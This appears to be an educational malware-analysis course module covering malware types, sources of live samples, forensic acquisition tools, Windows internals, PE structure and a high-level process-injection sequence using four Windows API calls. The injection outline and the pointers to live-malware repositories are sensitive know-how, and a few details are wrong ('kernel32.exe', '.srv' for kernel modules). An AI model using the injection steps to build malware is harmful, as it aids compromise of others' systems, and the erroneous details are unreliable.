

Introduction to Malware Analysis

Introduction To Malware & Malware Analysis

Malware Definition

- **Malware**, short for malicious software, is a term encompassing various types of software designed to infiltrate, exploit, or damage computer systems, networks, and data.
- Although all malware is utilized for malicious intents, the specific objectives of malware can vary among different threat actors.
 - These objectives commonly fall into several categories:
 - Disrupting host system operations
 - Stealing critical information, including personal and financial data
 - Gaining unauthorized access to systems
 - Conducting espionage activities
 - Sending spam messages
 - Utilizing the victim's system for Distributed Denial of Service (DDoS) attacks
 - Implementing ransomware to lock up victim's files on their host and demanding ransom

Malware Types

- In today's fast-paced world of cyber threats, we find ourselves up against a broad spectrum of complex and varied malware forms, which pose a relentless challenge to our cybersecurity defenses.
 - It's paramount for us to grasp the multifaceted nature of malicious software as we endeavor to bolster the security of our systems and networks.
 - Let's peel back the layers of some commonly seen types of malware that we frequently grapple with in our cybersecurity endeavors.
- **Viruses**: These notorious forms of malware are designed to infiltrate and multiply within host files, transitioning from one system to another.
 - They latch onto credible programs, springing into action when the infected files are triggered.
 - Their destructive powers can range from corrupting or altering data to disrupting system functions, and even spreading through networks, inflicting widespread havoc.

- **Worms** : Worms are autonomous malware capable of multiplying across networks without needing human intervention.
 - They exploit network weaknesses to infiltrate systems without permission.
 - Once inside, they can either deliver damaging payloads or keep multiplying to other vulnerable devices.
 - Worms can initiate swift and escalating infections, resulting in enormous disruption and even potential denial of service attacks.
- **Trojans** : Also known as Trojan Horses, these are disguised as genuine software to trick users into running them.
 - Upon entering a system, they craft backdoors, allowing attackers to gain unauthorized control remotely.
 - Trojans can be weaponized to pilfer sensitive data, such as passwords or financial information, and orchestrate other harmful activities on the compromised system.
- **Ransomware** : This malicious type of malware encrypts files on the target's system, making them unreachable.
 - Attackers then demand a ransom in return for the decryption key, effectively holding the victim's data to ransom.
 - The impacts of ransomware attacks can debilitate organizations and individuals alike, leading to severe financial and reputational harm.
- **Spyware** : This type of malware stealthily gathers sensitive data and user activities without their consent.
 - It can track online browsing habits, record keystrokes, and capture login credentials, posing a severe risk to privacy and security.
 - The pilfered data is often sent to remote servers for harmful purposes.
- **Adware** : Though not as destructive, adware can still be an annoyance and a security threat.
 - It shows uninvited and invasive advertisements on infected systems, often resulting in a poor user experience.
 - Adware may also track user behavior and collect data for targeted advertising.
- **Botnets** : These are networks of compromised devices, often referred to as bots or zombies, controlled by a central command-and-control (C2) server.
 - Botnets can be exploited for a variety of harmful activities, including launching DDoS attacks, spreading spam, or disseminating other malware.
- **Rootkits** : These are stealthy forms of malware designed to gain unauthorized access and control over the fundamental components (the "root") of an operating system.
 - They alter system functions to conceal their presence, making them extremely challenging to spot and eliminate.

- Attackers can utilize rootkits to maintain prolonged access and dodge security protocols.
- **Backdoors/RATs (Remote Access Trojans)** : Backdoors and RATs are crafted to offer unauthorized access and control over compromised systems from remote locations.
 - Attackers can leverage them to retain prolonged control, extract data, or instigate additional attacks.
- **Droppers** : These are a kind of malware used to transport and install extra malicious payloads onto infected systems.
 - They serve as a conduit for other malware, ensuring the covert installation and execution of more sophisticated threats.
- **Information Stealers** : These are tailored to target and extract sensitive data, like login credentials, personal information, or intellectual property, for harmful purposes.
 - This includes identity theft or selling the data on the dark web.
- These examples barely scratch the surface of the types of malware we confront in today's threat landscape.
 - It's essential to remember that cybercriminals consistently refine their strategies, techniques, and malware variants to avoid detection and exploit new vulnerabilities.

Malware Samples

- When it comes to enhancing our cybersecurity defenses and understanding the threats that exist, sometimes we have to dive into the dark corners of the cyber world.
 - This means getting our hands on actual malware samples, be it for research, analysis, or educational purposes.
 - However, it's crucial to emphasize that dealing with real malware samples should be done in a safe and controlled environment to prevent accidental infections and potential harm.
 - Here are some resources, both free and paid, where we can find such samples.
 - [VirusShare](#): An excellent resource for malware researchers, VirusShare houses a vast collection of malware samples.
 - They currently have over 30 million samples in their repository, all of which are freely available to the public.
 - [Hybrid Analysis](#): This website allows us to submit files for malware analysis.
 - However, they also have a public feed of their analyses, where malware samples are often shared.

- [TheZoo](#): A GitHub repository that contains a collection of live malware for analysis and education.
 - The repository also contains additional information about each sample, such as its family and the type of activities it performs.
- [Malware-Traffic-Analysis.net](#): This website provides traffic analysis exercises that can be extremely beneficial for people trying to learn about malware traffic patterns.
 - They often provide pcap files of actual malware traffic, which can be quite informative.
- [VirusTotal](#): VirusTotal inspects items with over 70 antivirus scanners and URL/domain blocklisting services, in addition to a myriad of tools to extract signals from the studied content.
 - Any user can select a file from their computer using their browser and send it to VirusTotal. VirusTotal offers a number of file submission methods, including the primary public web interface, desktop uploaders, browser extensions and a programmatic API.
- [ANY.RUN](#): An interactive online sandbox for malware analysis.
 - The service allows researchers to analyze malware behavior by running samples in a controlled environment.
 - While it offers both free and paid tiers, even the free version provides access to public submissions, which can include various malware samples.
- [Contagio Malware Dump](#): Contagio Dump is a collection of malware samples, threat reports, and related resources curated by a malware researcher named Mila.
 - The site provides direct, anonymized access to an extensive range of malware samples, including various types of trojans, worms, ransomware, and exploits.
 - It's frequently used by security researchers and analysts to study malware behavior and develop mitigation techniques.
- [VX Underground](#): VX-Underground is one of the largest collections of malware source code, articles, and papers on the internet.
 - It aims to collect, preserve, and share all kinds of materials related to malware, exploit, and hacking culture.
 - This resource is valuable to security researchers and enthusiasts who want to study malware construction and behavior from a more technical and code-centric perspective.

- When it comes to gathering evidence during a digital forensics investigation or incident response, having the right tools to perform disk imaging and memory acquisition is crucial.
 - Let's discuss some free solutions we can use to collect the necessary data for our investigations.

Disk Imaging Solutions

- **FTK Imager:** Developed by AccessData (now acquired by Exterro), FTK Imager is one of the most widely used disk imaging tools in the cybersecurity field.
 - It allows us to create perfect copies (or images) of computer disks for analysis, preserving the integrity of the evidence.
 - It also lets us view and analyze the contents of data storage devices without altering the data.
- **OSFClone:** A free, open-source utility designed for the task of creating and cloning forensic disk images.
 - It's easy to use and supports a wide variety of file systems.
- **DD and DCFLDD :** Both are command-line utilities available on Unix-based systems (including Linux and MacOS).
 - DD is a versatile tool included in most Unix-based systems by default, while DCFLDD is an enhanced version of DD with features specifically useful for forensics, such as hashing.

Memory Acquisition Solutions

- **Dumpli:** A simplistic utility that generates a physical memory dump of Windows and Linux machines.
 - On Windows, it concatenates 32-bit and 64-bit system physical memory into a single output file, making it extremely easy to use.
- **MemDump:** MemDump is a free, straightforward command-line utility that enables us to capture the contents of a system's RAM.
 - It's quite beneficial in forensics investigations or when analyzing a system for malicious activity.
 - Its simplicity and ease of use make it a popular choice for memory acquisition.
- **Belkasoft RAM Capturer:** This is another powerful tool we can use for memory acquisition, provided free of charge by Belkasoft.
 - It can capture the RAM of a running Windows computer, even if there's active anti-debugging or anti-dumping protection.

- This makes it a highly effective tool for extracting as much data as possible during a live forensics investigation.
- [Magnet RAM Capture](#): Developed by Magnet Forensics, this tool provides a free and simple way to capture the volatile memory of a system.
- [LiME \(Linux Memory Extractor\)](#): LiME is a Loadable Kernel Module (LKM) which allows the acquisition of volatile memory.
 - LiME is unique in that it's designed to be transparent to the target system, evading many common anti-forensic measures.

Other Evidence Acquisition Solutions

- [KAPE \(Kroll Artifact Parser and Extractor\)](#): KAPE is a triage program designed to help in collecting and parsing artifacts in a quick and effective manner.
 - It focuses on targeted collection, reducing the volume of collected data and the time required for analysis.
 - KAPE is free for use and is an essential tool in our digital forensics toolkit.
- [Velociraptor](#): Velociraptor is a versatile tool designed for host-based incident response and digital forensics.
 - It allows for quick, targeted data collection across a wide number of machines.
 - Velociraptor employs Velocidex Query Language (VQL), a powerful tool to collect and manipulate artifacts.
 - The open-source nature of Velociraptor makes it a valuable free tool in our arsenal.

Malware Analysis Definition, Purpose, & Common Activities

- The process of comprehending the behavior and inner workings of malware is known as [Malware Analysis](#), a crucial aspect of cybersecurity that aids in understanding the threat posed by malicious software and devising effective countermeasures.
- In our pursuit of Malware Analysis, we delve into the malware's code, structure, and functionality to gain profound insights into its purpose, propagation methods, and potential impact on targeted systems.
 - By answering pertinent questions, such as the type of malware (e.g., spybot, keylogger, ransomware), its intended behavior on endpoints, the aftermath of its execution (including generated artifacts on the network or endpoint and possible connections to Command and Control (C2) servers), the extent of damage it can inflict, its attribution to specific threat groups, and crafting detection rules based on

the analysis to detect the malware across the entire network, we can devise robust defense mechanisms against these threats.

- Malware analysis serves several pivotal purposes , such as:
 - Detection and Classification : Through analyzing malware, we can identify and categorize different types of threats based on their unique characteristics, signatures, or patterns.
 - This enables us to develop detection rules and empowers security professionals to gain a comprehensive understanding of the nature of the malware they encounter.
 - Reverse Engineering : Malware analysis often involves the intricate process of reverse engineering the malware's code to discern its underlying operations and employed techniques.
 - This can unveil concealed functionalities, encryption methods, details about the command-and-control infrastructure, and techniques used for obfuscation and evasion.
 - Behavioral Analysis : By meticulously studying the behavior of malware during execution, we gain insights into its actions, such as modifications to the file system, network communications, changes to the system registry, and attempts to exploit vulnerabilities.
 - This analysis provides invaluable information about the impact of the malware on infected systems and assists in devising potential countermeasures.
 - Threat Intelligence : Through malware analysis, threat researchers can amass critical intelligence about attackers, their tactics, techniques, and procedures (TTPs), and the malware's origins.
 - This valuable intelligence can be shared with the wider security community to enhance detection, prevention, and response capabilities.
- The techniques employed in malware analysis encompass a wide array of methods and tools, including:
 - Static Analysis : This approach involves scrutinizing the malware's code without executing it, examining the file structure, identifying strings, searching for known signatures, and studying metadata to gain preliminary insights into the malware's characteristics.
 - Dynamic Analysis : Dynamic analysis entails executing the malware within a controlled environment, such as a sandbox or virtual machine, to observe its behavior and capture its runtime activities.
 - This includes monitoring network traffic, system calls, file system modifications, and other interactions.
 - Code Analysis : Code analysis (includes reverse engineering) and involves disassembling or decompiling the malware's code to understand its logic,

functions, algorithms, and employed techniques.

- This helps in identifying concealed functionalities, exploitation methods, encryption methods, details about the command-and-control infrastructure, and techniques used for obfuscation and evasion.
- Inferentially, code analysis can also help in uncovering potential Indicators of Compromise (IOCs).
- **Memory Analysis** : Analyzing the malware's interactions with system memory helps in identifying injected code, hooks, or other runtime manipulations.
 - This can be instrumental in detecting rootkits, analyzing anti-analysis techniques, or identifying malicious payloads.
- **Malware Unpacking** : This technique refers to the process of extracting and isolating the hidden malicious code within a piece of malware that uses packing techniques to evade detection.
 - Packers are used by malware authors to compress, encrypt, or obfuscate their malicious code, making it harder for antivirus software and other security tools to identify the threat.
 - Unpacking involves reverse-engineering these packing techniques to reveal the original, unobfuscated code for further analysis.
 - This can allow researchers to understand the malware's functionality, behavior, and potential impact.
- In today's ever-evolving threat landscape, the usage of malware analysis plays a pivotal role in our cybersecurity defense strategies.
 - As cyber threats become increasingly sophisticated, we must continually enhance our capabilities to identify, analyze, and mitigate the risks posed by malicious software.
- Through malware analysis, we gain invaluable insights into the nature of the threats we face.
 - Understanding the malware's specific attributes allows us to tailor our response tactics accordingly, addressing each threat with precision.

Prerequisites

Windows Internals


Overview

- To conduct effective malware analysis, a profound understanding of Windows internals is essential.

- Windows operating systems function in two main modes:
- **User Mode** : This mode is where most applications and user processes operate.
 - Applications in user mode have limited access to system resources and must interact with the operating system through Application Programming Interfaces (APIs).
 - These processes are isolated from each other and cannot directly access hardware or critical system functions.
 - However, in this mode, malware can still manipulate files, registry settings, network connections, and other user-accessible resources, and it may attempt to escalate privileges to gain more control over the system.
- **Kernel Mode** : In contrast, kernel mode is a highly privileged mode where the Windows kernel runs.
 - The kernel has unrestricted access to system resources, hardware, and critical functions.
 - It provides core operating system services, manages system resources, and enforces security and stability.
 - Device drivers, which facilitate communication with hardware devices, also run in kernel mode.
 - If malware operates in kernel mode, it gains elevated control and can manipulate system behavior, conceal its presence, intercept system calls, and tamper with security mechanisms.

Windows Architecture At A High Level

- The below image showcases a simplified version of Windows' architecture.



- The simplified Windows architecture comprises both user-mode and kernel-mode components, each with distinct responsibilities in the system's functioning.

User-mode Components

- User-mode components are those parts of the operating system that don't have direct access to hardware or kernel data structures.
 - They interact with system resources through APIs and system calls. Let's discuss some of them:

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 - Let's discuss some of them:
 - System Support Processes : These are essential components that provide crucial functionalities and services such as logon processes (`winlogon.exe`), Session Manager (`smss.exe`), and Service Control Manager (`services.exe`).
 - These aren't Windows services but they are necessary for the proper functioning of the system.
 - Service Processes : These processes host Windows services like the Windows Update Service, Task Scheduler, and Print Spooler services.
 - They usually run in the background, executing tasks according to their configuration and parameters.
 - User Applications : These are the processes created by user programs, including both 32-bit and 64-bit applications.
 - They interact with the operating system through APIs provided by Windows.
 - These API calls get redirected to `NTDLL.DLL`, triggering a transition from user mode to kernel mode, where the system call gets executed.
 - The result is then returned to the user-mode application, and a transition back to user mode occurs.
 - Environment Subsystems : These components are responsible for providing execution environments for specific types of applications or processes.
 - They include the Win32 Subsystem, POSIX, and OS/2.
 - Subsystem DLLs : These dynamic-link libraries translate documented functions into appropriate internal native system calls, primarily implemented in `NTDLL.DLL`.
 - Examples include `kernelbase.dll`, `user32.dll`, `wininet.dll`, and `advapi32.dll`.


Kernel-mode Components

- Kernel-mode components are those parts of the operating system that have direct access to hardware and kernel data structures.
 - These include:
 - Executive : This upper layer in kernel mode gets accessed through functions from NTDLL.DLL .
 - It consists of components like the I/O Manager , Object Manager , Security Reference Monitor , Process Manager , and others, managing the core aspects of the operating system such as I/O operations, object management, security, and processes.
 - It runs some checks first, and then passes the call to kernel, or calls the appropriate device driver to perform the requested operation.
 - Kernel : This component manages system resources, providing low-level services like thread scheduling , interrupt and exception dispatching , and multiprocessor synchronization .
 - Device Drivers : These software components enable the OS to interact with hardware devices.
 - They serve as intermediaries, allowing the system to manage and control hardware and software resources.
 - Hardware Abstraction Layer (HAL) : This component provides an abstraction layer between the hardware devices and the OS.
 - It allows software developers to interact with hardware in a consistent and platform-independent manner.
 - Windowing and Graphics System (Win32k.sys) : This subsystem is responsible for managing the graphical user interface (GUI) and rendering visual elements on the screen.
- Now, let's discuss in what happens behind the scenes when an user application calls a Windows API function.

Windows API Call Flow

- Malware often utilize Windows API calls to interact with the system and carry out malicious operations.
 - By understanding the internal details of API functions, their parameters, and expected behavior, analysts can identify suspicious or unauthorized API usage.
- Let's consider an example of a Windows API call flow, where a user-mode application tries to access privileged operations and system resources using the [ReadProcessMemory](#) function.

- This function allows a process to read the memory of a different process.



- When this function is called, some required parameters are also passed to it, such as the handle to the target process, the source address to read from, a buffer in its own memory space to store the read data, and the number of bytes to read.
 - Below is the syntax of `ReadProcessMemory` WINAPI function as per Microsoft documentation.

```
BOOL ReadProcessMemory(
    [in]  HANDLE hProcess,
    [in]  LPVOID lpBaseAddress,
    [out] LPVOID lpBuffer,
    [in]  SIZE_T nSize,
    [out] SIZE_T *lpNumberOfBytesRead
);
```

C++

```
BOOL ReadProcessMemory(
    [in]  HANDLE hProcess,
    [in]  LPVOID lpBaseAddress,
    [out] LPVOID lpBuffer,
    [in]  SIZE_T nSize,
    [out] SIZE_T *lpNumberOfBytesRead
);
```

- `ReadProcessMemory` is a Windows API function that belongs to the `kernel32.dll` library.

- So, this call is invoked via the `kernel32.dll` module which serves as the user mode interface to the Windows API.
- Internally, the `kernel32.dll` module interacts with the `NTDLL.DLL` module, which provides a lower-level interface to the Windows kernel.
- Then, this function request is translated to the corresponding Native API call, which is `NtReadVirtualMemory`.
- The below screenshot from `x64dbg` demonstrates how this looks like in a debugger.

```

48:83EC 48  sub    rsp,48
48:8D4424 30  lea    rax,qword ptr ss:[rsp+30]
48:894424 20  mov    qword ptr ss:[rsp+20],rax
48:FF15 F30416 call   qword ptr ds:[<&NtReadVirtualMemory>]
0F1F4400 00  nop    dword ptr ds:[rax+rax],eax
48:8B5424 70  mov    rdx,qword ptr ss:[rsp+70]
48:85D2      test   rdx,rdx

```

ReadProcessMemory

- The `NTDLL.DLL` module utilizes system calls (syscalls).

```

4C:8BD1      mov    r10,rcx
B8 3F000000  mov    eax,3F Syscall Number
F60425 0803FE7 test   byte ptr ds:[7FFE0308],1
75 03        jne   ntdll.7FFD0C1CD7E5
0F05          syscall Syscall instruction
C3             ret
CD 2E          int   2E
C3             ret

```

NtReadVirtualMemory
3F: '?'

- The `syscall` instruction triggers the system call using the parameters set in the previous instructions.
 - It transfers control from user mode to kernel mode, where the kernel performs the requested operation after validating the parameters and checking the access rights of the calling process.
- If the request is authorized, the thread is transitioned from user mode into the kernel mode.
 - The kernel maintains a table known as the `System Service Descriptor Table (SSDT)` or the `syscall table (System Call Table)`, which is a data structure that contains pointers to the various system service routines.
 - These routines are responsible for handling system calls made by user-mode applications.
 - Each entry in the syscall table corresponds to a specific system call number, and the associated pointer points to the corresponding kernel function that implements the requested operation.
- The syscall responsible for `ReadProcessMemory` is executed in the kernel, where the Windows memory management and process isolation mechanisms are leveraged.
 - The kernel performs necessary validations, access checks, and memory operations to read the memory from the target process.
 - The kernel retrieves the physical memory pages corresponding to the requested virtual addresses and copies the data into the provided buffer.

- Once the kernel has finished reading the memory, it transitions the thread back to user mode and control is handed back to the original user mode application.
 - The application can then access the data that was read from the target process's memory and continue its execution.

Portable Executable

- Windows operating systems employ the Portable Executable (PE) format to encapsulate executable programs, DLLs (Dynamic Link Libraries), and other integral system components.
 - In the realm of malware analysis, an intricate understanding of the PE file format is indispensable.
 - It allows us to gain significant insights into the executable's structure, operations, and potential malign activities embedded within the file.
- PE files accommodate a wide variety of data types including executables (.exe), dynamic link libraries (.dll), kernel modules (.srv), control panel applications (.cpl), and many more.
 - The PE file format is fundamentally a data structure containing the vital information required for the Windows OS loader to manage the executable code, effectively loading it into memory.

PE Sections

- The PE Structure also houses a Section Table, an element comprising several sections dedicated to distinct purposes.
 - The sections are essentially the repositories where the actual content of the file, including the data, resources utilized by the program, and the executable code, is stored.
 - The .text section is often under scrutiny for potential artifacts related to injection attacks.
- Common PE sections include:
 - Text Section (.text) : The hub where the executable code of the program resides.
 - Data Section (.data) : A storage for initialized global and static data variables.
 - Read-only initialized data (.rdata) : Houses read-only data such as constant values, string literals, and initialized global and static variables.
 - Exception information (.pdata) : A collection of function table entries utilized for exception handling.

- **BSS Section (.bss)** : Holds uninitialized global and static data variables.
- **Resource Section (.rsrc)** : Safeguards resources such as images, icons, strings, and version information.
- **Import Section (.idata)** : Details about functions imported from other DLLs.
- **Export Section (.edata)** : Information about functions exported by the executable.
- **Relocation Section (.reloc)** : Details for relocating the executable's code and data when loaded at a different memory address.
- We can visualize the sections of a portable executable using a tool like `pestudio` as demonstrated below.


property	value	value	value	value
name	.text	.data	.rdata	.pdata
md5	A4D1BBB9EFCC649B42...	189F4EF3E12C6F8CB01...	E9E87E50FBF68F0ECD4...	6CD9F422D44ACB3DC4...
entropy	5.914	0.437	4.064	2.689
file-ratio (93.94%)	48.48 %	3.03 %	9.09 %	6.06 %
raw-address	0x00000400	0x00002400	0x00002600	0x00002C00
raw-size (15872 bytes)	0x00002000 (8192 bytes)	0x00000200 (512 bytes)	0x00000600 (1536 bytes)	0x00000400 (1024 bytes)
virtual-address	0x0000000000401000	0x0000000000403000	0x0000000000404000	0x0000000000405000
virtual-size (15500 bytes)	0x00001ED8 (7896 bytes)	0x00000060 (96 bytes)	0x00000560 (1376 bytes)	0x00000270 (624 bytes)
entry-point	0x000014F0	-	-	-
writable	-	x	-	-
executable	x	-	-	-
shareable	-	-	-	-

- Delving into the Portable Executable (PE) file format is pivotal for malware analysis, offering insights into the file's structure, code analysis, import and export functions, resource analysis, anti-analysis techniques, and extraction of indicators of compromise.
 - Our comprehension of this foundation paves the way for efficacious malware analysis.

Processes

- In the simplest terms, a process is an instance of an executing program.
 - It represents a slice of a program's execution in memory and consists of various

resources, including memory, file handles, threads, and security contexts.



- Each process is characterized by:
 - A unique PID (Process Identifier) : A unique Process Identifier (PID) is assigned to each process within the operating system.
 - This numeric identifier facilitates the tracking and management of the process by the operating system.
 - Virtual Address Space (VAS) : In the Windows OS, every process is allocated its own virtual address space, offering a virtualized view of the memory for the process.
 - The VAS is sectioned into segments, including code, data, and stack segments, allowing the process isolated memory access.
 - Executable Code (Image File on Disk) : The executable code, or the image file, signifies the binary executable file stored on the disk.
 - It houses the instructions and resources necessary for the process to operate.
 - Table of Handles to System Objects : Processes maintain a table of handles, a reference catalogue for various system objects.


- System objects can span files, devices, registry keys, synchronization objects, and other resources.
- Security Context (Access Token) : Each process has a security context associated with it, embodied by an Access Token .
 - This Access Token encapsulates information about the process's security privileges, including the user account under which the process operates and the access rights granted to the process.
- One or More Threads Running in its Context : Processes consist of one or more threads, where a thread embodies a unit of execution within the process.
 - Threads enable concurrent execution within the process and facilitate multitasking.

Dynamic-link library (DLL)

- A Dynamic-link library (DLL) is a type of PE which represents "Microsoft's implementation of the shared library concept in the Microsoft Windows OS".
- DLLs expose an array of functions which can be exploited by malware, which we'll scrutinize later.
- First, let's unravel the import and export functions in a DLL.

Import Functions

- Import functions are functionalities that a binary dynamically links to from external libraries or modules during runtime. These functions enable the binary to leverage the functionalities offered by these libraries.
- During malware analysis, examining import functions may shed light on the external libraries or modules that the malware is dependent on. This information aids in identifying the APIs that the malware might interact with, and also the resources such as the file system, processes, registry etc.
- By identifying specific functions imported, it becomes possible to ascertain the actions the malware can perform, such as file operations, network communication, registry manipulation, and more.
- Import function names or hashes can serve as IOCs (Indicators of Compromise) that assist in identifying malware variants or related samples.
- Below is an example of identifying process injection using DLL imports and function names:



- In this diagram, the malware process (shell.exe) performs process injection to inject code into a target process (notepad.exe) using the following functions imported from the DLL kernel32.exe:
 - OpenProcess**: Opens a handle to the target process (notepad.exe), providing the necessary access rights to manipulate its memory.
 - VirtualAllocEx**: Allocates a block of memory within the address space of the target process to store the injected code.
 - WriteProcessMemory**: Writes the desired code into the allocated memory block of the target process.
 - CreateRemoteThread**: Creates a new thread within the target process, specifying the entry point of the injected code as the starting point.
- As a result, the injected code is executed within the context of the target process by the newly created remote thread.
 - This technique allows the malware to run arbitrary code within the target process.
